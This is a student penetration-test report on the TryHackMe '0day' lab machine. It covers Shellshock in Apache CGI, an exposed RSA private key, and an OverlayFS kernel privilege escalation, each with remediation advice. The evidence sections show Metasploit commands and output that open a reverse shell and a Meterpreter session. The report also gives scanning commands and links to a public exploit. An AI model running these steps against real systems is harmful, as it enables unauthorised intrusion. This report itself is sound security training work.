Pentest Report on 0day
Tryhackme Room

Name: Vuthy Harry
ID: 2024500

American University of Phnom Penh

CYBR 354 001 - Network Research

Instructor: Prohim TAM

December 11, 2025

Engagement Scenario

In this assessment, I was hired by a mid-sized company to perform a **Penetration Test** on one of their critical systems. The company wanted to understand how an attacker—either from outside the network or from inside after gaining a foothold—could compromise their environment.
For the purpose of this project, the entire test was carried out in a controlled lab environment using the **TryHackMe "0day" machine** to represent the client's system.


I acted as the **lead penetration tester**, responsible for planning and executing all testing activities within the approved scope. My role was to think like an attacker, but work within professional guidelines: identify vulnerabilities, attempt exploitation, escalate privileges, and document all findings so the client can improve their security.

Assessment Overview

This project involved performing a penetration test against the *0day* TryHackMe machine to understand how an attacker could break into the system. I manually carried out the test using common pentesting steps such as scanning, enumeration, exploitation, and privilege escalation. The purpose of the assessment was to find vulnerabilities and provide practical recommendations based on the results.

The testing process followed four main stages:

1. **Planning:** Defined scope and objectives of the assessment.
2. **Discovery:** Gathered information about the target using scanning and enumeration.
3. **Attack:** Attempted exploitation based on identified weaknesses and escalated privileges once access was obtained.
4. **Reporting:** Compiled results, screenshots, and recommendations into this report.



Severity Levels Used in This Report

The table below outlines the severity ratings and the CVSS v3 score ranges I used to evaluate the impact of each vulnerability found during the assessment. These levels help explain how serious an issue is and how urgently it should be addressed.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	These issues are usually very easy to exploit and can lead to full system compromise. They should be fixed immediately, and a response plan should be created right away.
High	7.0-8.9	Harder to exploit than critical issues, but still serious. Attackers may gain higher privileges or cause significant data or service impact. These should be patched as soon as possible.
Moderate	4.0-6.9	These vulnerabilities exist but may require extra steps such as chaining other weaknesses or social engineering. They should be addressed after high-priority fixes.
Low	0.1-3.9	Low-impact findings that are not directly exploitable, but fixing them helps reduce the attack surface. They can be handled during the next regular maintenance cycle.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
External Penetration Test	10.48.139.228
Internal Penetration Test	Privilege Escalation

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

External Penetration Test Findings

2	0	0	0	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
External Penetration Test		
EPT-001: Shellshock Vulnerability in Apache CGI	Critical	Patch Bash to the latest version, remove or restrict Bash-based CGI scripts, and apply all system updates to eliminate Shellshock exposure.
EPT-002: Exposed RSA Private Key in Public Directory	Critical	Remove the exposed RSA private key from the /backup directory immediately and restrict public access to that path. Generate a new SSH key pair, update any systems that relied on the old key, and enforce strict permissions on all future backup files to prevent unauthorized access.

Internal Penetration Test Findings

0	1	0	0	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
IPT-001: Outdated Linux Kernel Vulnerable to OverlayFS Privilege Escalation (CVE-2015-1328)	High	Update the system to a kernel version that includes the fix for CVE-2015-1328. Until the update can be applied, limit local shell access and review user permissions to reduce the risk of privilege escalation.

Technical Findings

External Penetration Test Findings


Finding EPT-001: Shellshock Vulnerability in Apache CGI (Critical)

Description:	While reviewing the client's external web infrastructure, I discovered that the Apache server is running CGI scripts that rely on Bash. Several of these CGI endpoints behave in a way that matches the known **Shellshock vulnerabilities**. Specifically, the server appears vulnerable to both **CVE-2014-6271** (the original Bash command-injection flaw) and **CVE-2014-6278** (a later variation that bypassed the first patch). Because Bash processes certain environment variables improperly, an attacker can inject malicious commands through HTTP headers. If the server executes those commands, the attacker essentially gains the ability to run arbitrary code on the machine. In short, Shellshock gives remote command execution with very little effort if the system is unpatched.
Risk:	Likelihood: High – This vulnerability has been well-documented for years, and the exploit payloads are simple. Anyone scanning for outdated servers can quickly identify and exploit it. Impact: Very High – If exploited, Shellshock allows an attacker to execute commands directly on the server. This could lead to complete compromise, data theft, lateral movement inside the network, or the installation of backdoors.

System:	Affected System: • **IP:** 10.48.139.228 • **Web Server:** Apache/2.4.7 (Ubuntu) • Identified vulnerable paths: `/cgi-bin/test.cgi`
Tools Used:	Nikto , Metasploit (auxiliary and exploit module)
References:	1. National Institute of Standards and Technology. (2014). *CVE-2014-6271 Detail*. NIST National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2014-6271 2. National Institute of Standards and Technology. (2014). *CVE-2014-6278 Detail*. NIST National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2014-6278

Evidence:

- Identify vulnerability using Nikto and Metasploit (auxiliary module)
  - Nikto command: sudo nikto –h "http://10.48.138.228" (figure 1)
  - Metasploit (auxiliary module): auxiliary/scanner/http/apache_mod_cgi_bash_env
    1. set rhosts 10.48.138.228
    2. set TARGETURI /cgi-bin/test.bin
    3. run (figure 2)



(figure 1)

```
msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) > set rhosts 10.48.139.228
rhosts => 10.48.139.228
msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) > set TARGETURI /cgi-bin/test.cgi
TARGETURI => /cgi-bin/test.cgi
msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) > run

[+] uid=33(www-data) gid=33(www-data) groups=33(www-data)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

(figure 2)

- Exploit using Metasploit (exploit module):
  - Metesploit (exploit module): exploit/multi/http/apache_mod_cgi_bash_env
    1. set rhosts 10.48.138.228
    2. set TARGETURI /cgi-bin/test.bin
    3. run (figure 3)

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 10.48.139.228
rhosts => 10.48.139.228
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/test.cgi
TARGETURI => /cgi-bin/test.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.140.232:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 10.48.139.228
[*] Meterpreter session 2 opened (192.168.140.232:4444 → 10.48.139.228:54452) at 2025-12-09 23:47:21 -0500

meterpreter > sysinfo
Computer     : 10.48.139.228
OS           : Ubuntu 14.04 (Linux 3.13.0-32-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > shell
Process 1020 created.
Channel 1 created.
whoami
www-data
```

(figure 3)

Remediation:

- Install the latest security patches for Bash through the system's package manager.
- Replace or rewrite CGI scripts so they don't rely on Bash.
- Restrict public access to CGI folders and remove any unused scripts.
- Add input validation and filtering on all CGI endpoints.
- Apply normal OS hardening (permissions, SELinux/AppArmor, etc.) to limit damage if an attack succeeds.


- Perform a quick system review to check if the vulnerability has already been exploited.

Finding EPT-002: Exposed RSA Private Key in Public Directory (Critical)


Description:	During the assessment, I found a publicly accessible directory named **/backup** on the target web server. Inside this directory was an **RSA private key file**. Since the directory had no access restrictions, anyone who visited the URL could download the key. A private key should never be exposed on a public-facing server. If an attacker obtains it, they can attempt to authenticate as a legitimate user, depending on where the key is used. This could lead to unauthorized access to internal systems, privilege escalation, or full compromise of accounts tied to the key.
Risk:	Likelihood: High – The directory is openly available without authentication. Impact: Very High – A leaked RSA private key can allow attackers to log in to services, impersonate users, or decrypt sensitive data.
System:	Affected System: • **IP:** 10.48.139.228 • **Web Server:** Apache/2.4.7 (Ubuntu) • Identified vulnerable url path: http/10.48139.228/backup
Tools Used:	gobuster , web browser
References:	3. National Institute of Standards and Technology. (2025, December 5). *Key management guidelines*. NIST Computer Security Resource Center. https://csrc.nist.gov/projects/key-management/key-management-guidelines

Evidence:

- Identify vulnerability using gobuser and web browser
  - gobuser command: gobuster dir –u http://10.48.138.228 -w /usr/share/wordlist/dirb/common.txt (figure 4)
  - Web browser url: http://10.48.138.228/backup (figure 5)



(figure 4)



(figure 5)

Remediation:

- Remove the RSA private key from all publicly accessible directories immediately.

- Revoke and regenerate the key pair wherever it was used.
- Disable directory listing, restrict direct HTTP access to backup or sensitive folders.
- Configure proper file permissions so that sensitive files are not served by the web server.


Internal Penetration Test Findings

Finding IPT-001: Outdated Linux Kernel Vulnerable to OverlayFS Privilege Escalation (CVE-2015-1328) – High


Description:	During the internal assessment, I ran **LinPEAS** on the compromised host to review local privilege escalation paths. The scan flagged that the machine is running an **outdated Linux kernel** that is affected by **CVE-2015-1328**, a known vulnerability in Ubuntu's implementation of **OverlayFS**. This vulnerability allows a low-privileged user to create a specially crafted OverlayFS mount that bypasses normal permission checks. In practical terms, an attacker with basic shell access can exploit this bug to **gain root privileges** on the system. Since the kernel version on the target is still unpatched, the machine is exposed to a straightforward and well-documented privilege escalation attack.
Risk:	Likelihood: High – The exploitation process is simple and widely documented. Public PoC code is available and works reliably on vulnerable Ubuntu kernels. Impact: High – Successful exploitation grants full root access, allowing the attacker to modify system files, extract credentials, pivot further into the network, and compromise other internal assets
System:	• **Kernal version detected:** *3.13.0-32-generic*
Tools Used:	Linpeas , Exploit DB (PoC)
References:	4. National Institute of Standards and Technology. (2015). *CVE-2015-1328 Detail*. NIST National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2015-1328 5. Exploit Database. (2015, June 15). *OverlayFS privilege escalation (CVE-2015-1328)*. Exploit-DB. https://www.exploit-db.com/exploits/37292

Evidence:

- Step 1: scanning using linpeas.sh and found outdated kernal 3.13.0-32-gerneric
  Source for download linpeas: https://github.com/carlospolop/PEAss-ng/tree/master/linPEAS



- Step 2: PoC with exploit DB
  Source for PoC : https://www.exploit-db.com/exploits/37292



Remediation

Apply the latest security updates for the Linux kernel, specifically those addressing CVE-2015-1328. After patching, reboot the affected system to load the updated kernel. Review your patch management process to ensure kernel updates are applied regularly, and remove unnecessary local user accounts to reduce future privilege-escalation opportunities.